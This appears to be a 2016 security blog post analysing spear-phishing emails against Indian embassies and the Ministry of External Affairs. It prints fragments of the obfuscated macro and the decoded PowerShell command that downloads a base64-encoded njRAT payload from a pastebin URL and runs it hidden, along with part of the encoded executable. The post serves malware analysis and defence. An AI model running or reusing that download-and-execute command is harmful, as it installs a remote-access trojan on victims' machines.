Uri Terror attack & Kashmir Protest Themed spear phishing emails targeting Indian Embassies and Indian Ministry of external affairs

cysinfo.com/uri-terror-attack-spear-phishing-emails-targeting-indian-embassies-and-indian-mea/

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

In my previous blog I posted details of a cyber attack targeting Indian government organizations. This blog post describes another attack campaign where attackers used the Uri terror attack and Kashmir protest themed spear phishing emails to target officials in the Indian Embassies and Indian Ministry of External Affairs (MEA). In order to infect the victims, the attackers distributed spear-phishing emails containing malicious word document which dropped a malware capable of spying on infected systems. The email purported to have been sent from legitimate email ids. The attackers spoofed the email ids associated with Indian Ministry of Home Affairs to send out email to the victims. Attackers also used the name of the top-ranking official associated with Minister of Home affairs in the signature of the email, this is to make it look like the email was sent by a high-ranking Government official associated with Ministry of Home Affairs (MHA).

Overview of the Malicious Emails


In the The first wave of attack, The attackers spoofed an email id that is associated with Indian Ministry of Home Affairs (MHA) and an email was sent on September 20th, 2016 (just 2 days after the Uri terror attack) to an email id associated with the Indian Embassy in Japan. The email was made to look like as if an investigation report related to Uri terror attack was shared by the MHA official. This email contained a malicious word document (*Uri Terror Report.doc*) as shown in the below screen shot



On Sept 20th,2016 similar Uri Terror report themed email was also sent to an email id connected with Indian embassy in Thailand. This email was later forwarded on Oct 24th,2016 from a spoofed email id which is associated with Thailand Indian embassy to various email recipients connected to the Indian Ministry of External Affairs as shown in the below screen shot. This email also contained the same malicious word document (*Uri Terror Report.doc*)




In the second wave of attack slightly different theme was used, this time attackers used the Jammnu & Kashmir protest theme to target the victims. In this case Attackers again spoofed an email id associated with Indian Ministry of Home Affairs and the mail was sent on September 1,2016 to an email id associated Thailand Indian embassy, this email was later forwarded on Oct 24th,2016 from a spoofed email of Thailand Indian embassy to various email recipients connected to the Indian Ministry of External Affairs (MEA). This time the email was made to look like an investigation report related to Jammu & Kashmir protest was shared by the Ministry of Home Affairs Official and the forwarded email was made to look like the report was forwarded by an Ambassador in Thailand Indian embassy to the MEA officials. This email contained a different malicious word document (*mha-report.doc*) as shown in the below screen shot.



From the emails (and the attachments) it looks like the goal of the attackers was to infect and take control of the systems and also to spy on the actions of the Indian Government post the Jammu & Kashmir protest and Uri Terror attack.


Analysis of Malicious Word Documents

When the victim opens the attached word document it prompts the user to enable macro content and both the documents (*Uri Terror Report.doc and mha-report.doc*) displayed the same content and contained a Show Document button as shown below



In case of both the documents (*Uri Terror Report.doc and mha-report.doc*) the malicious macro code was heavily obfuscated(used obscure variable/function names to make analysis harder) and did not contain any auto execute functions . Malicious activity is trigged only on user interaction, attackers normally use this technique to bypass sandbox/automated analysis. Reverse engineering both the word documents (*Uri Terror Report.doc & mha-report.doc*) exhibited similar behaviour except the minor difference mentioned below.

In case of *mha-report.doc* the malicious activity triggered only when the show document button was clicked, when this event occurs the macro code calls a subroutine CommandButton1_Click() which in turn calls a malicious obfuscated function (*Bulbaknopka()*) as shown in the below screen shot.



In case of *Uri Terror Report.doc* the malicious activity triggered when the document was either closed or when the show document button was clicked, when any of these event occurs a malicious obfuscated function (*chugnnarabashkoim()*) gets called as shown below.

```
chugnnarabashkoqq = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
chugnnarabashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"
Call Shell(chugnnarabashkoqq, 0)
Dim chugnnarabashkoqo As String
chugnnarabashkoqo = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
Call Shell(chugnnarabashkoqo, 0)
End Sub
Private Sub Document_Close()
chugnnarabashkoim
End Sub
Private Sub CommandButton1_Click()
hello2
ActiveWindow.View.ShowHiddenText = True
chugnnarabashkoim
End Sub
Sub CloseWithoutSaving()
```

The malicious macro code first decodes a string which contains a reference to the pastebin url. The macro then decodes a PowerShell script which downloads base64 encoded content from the pastebin url.

```
Private Sub chugnnarabashkoim()
Dim chugnnarabashkoqi As String
chugnnarabashkoqi = chugnnarabashkou("4945582028284e65772d4f626a6563742053797374656d2e4
Dim chugnnarabashkoqq As String
chugnnarabashkoqq = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
chugnnarabashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"
Call Shell(chugnnarabashkoqq, 0)
Dim chugnnarabashkoqo As String
chugnnarabashkoqo = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
Call Shell(chugnnarabashkoqo, 0)
End Sub
Private Sub Document_Close()
chugnnarabashkoim
End Sub
```

Locals


Project.ThisDocument.chugnnarabashkoim

Expression	Value	Type
Me		ThisDocument/Document
chugnnarabashkoqi	"IEX ((New-Object System.Net.Webclient).DownloadString('http://pastebin.com/raw/5J4hc8gT'))"	String
chugnnarabashkoqq	"powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System.Net.Webclient).DownloadString('http://pastebin.com/raw/5J4hc8gT'))""	String
chugnnarabashkoqo	""	String

Below screen shot shows the network traffic generated as a result of macro code executing the PowerShell script.

10	2.608446	192.168.1.60	4.2.2.2	DNS	Standard query A pastebin.com
11	2.615255	4.2.2.2	192.168.1.60	DNS	Standard query response A 192.168.1.22
12	2.618783	192.168.1.60	192.168.1.22	TCP	49161 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
13	2.618830	192.168.1.22	192.168.1.60	TCP	80 > 49161 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
14	2.619011	192.168.1.60	192.168.1.22	TCP	49161 > 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15	2.620233	192.168.1.60	192.168.1.22	HTTP	GET /raw/5J4hc8gT HTTP/1.1
16	2.620240	192.168.1.22	192.168.1.60	TCP	80 > 49161 [ACK] Seq=1 Ack=75 Win=14608 Len=0
17	2.628520	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
18	2.628904	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
19	2.628988	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
20	2.629029	192.168.1.60	192.168.1.22	TCP	49161 > 80 [ACK] Seq=75 Ack=1614 Win=65536 Len=0


Below screen shot shows the malicious base64 encoded content hosted on that pastebin link.



[redacted]


```
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgB
cyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEEAHqp4FcAAAAAAAAAAOAALgELAQYAA
AAAAAAA3oYFAAAgAAAAoAUAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAAABgAABAAAAAAAAAIAQIUAABAAABAAAAAAEAAAEA
AAAAAAAAAAAAAAAJCGBQBLAAAAAMAFALgFAAAAAAAAAAAAAAAAAAAAAAAAAAAAOAFAAwAAABQhgUAHAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAA5GYFAAAgAAAAaAUAAAQAAAAA
AAAAACAAAGAuc2RhdGEAAOgCAAAAoAUAAAQAAABsBQAAAAAAAAAAAAAAAAAABAAADALnJzcmMAAAC4BQAAAMAFAAAGAAAAcAUAAAAAAA
AAAQAAAQC5yZWxvYwAADAAAAADgBQAAAgAAAHYFAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The base64 encoded content downloaded from the Pastebin link is then decoded to an executable and dropped on the system. The technique of hosting malicious code in legitimate sites like Pastebin has advantages and it is highly unlikely to trigger any suspicion in security monitoring and also can bypass reputation based devices. Below screen shot shows the file (*officeupdate.exe*) decoded and dropped on the system.



Name	Date modified	Type	Size
officeupdate.exe	12/4/2016 2:01 AM	Application	350 KB
VMware	5/10/2016 2:55 PM	File folder	
Microsoft Help	8/13/2016 1:47 AM	File folder	
Microsoft	8/13/2016 2:11 AM	File folder	
Adobe	8/13/2016 10:58 AM	File folder	

The dropped file was determined as modified version of njRAT trojan. The dropped file (*officeupdate.exe*) is then executed by the macro code using the PowerShell script.




```
chugnnarabashkoqi = chugnnarabashkou("4945582028284e65772d4f626a656374205379737465d2e4
Dim chugnnarabashkoqq As String
chugnnarabashkoqq = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d6570
chugnnarabashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"
Call Shell(chugnnarabashkoqq, 0)
Dim chugnnarabashkoqo As String
chugnnarabashkoqo = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d6570
Call Shell(chugnnarabashkoqo, 0)
End Sub
Private Sub Document_Close()
chugnnarabashkoim
End Sub
Private Sub CommandButton1_Click()
ActiveWindow.View.ShowHiddenText = True
```

Expression	Value	Type
Me		ThisDocument/Document
chugnnarabashkoqi	"IEX ((New-Object System.Net.Webclient).DownloadString('http://pastebin.com/raw/5J4hc8gT'))"	String
chugnnarabashkoqq	"powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System.Net.Webclient).DownloadString('http://pastebin.com/raw/5J4hc8gT'))"""	String
chugnnarabashkoqo	"powershell -w hidden -ep bypass -nop -c "Start-Sleep -s 10; & 'C:\ProgramData\officeupdate.exe'""	String

njRAT is a Remote Access Tool (RAT) used mostly by the actor groups in the middle east. Once infected njRAT communicates to the attacker and allows the attacker to log keystrokes, upload/download files, access victims web camera, audio recording, steal credentials, view victims desktop, open reverse shell etc. The njRAT attacker control


panel and the features in the attacker control panel is shown in the below screen shot.

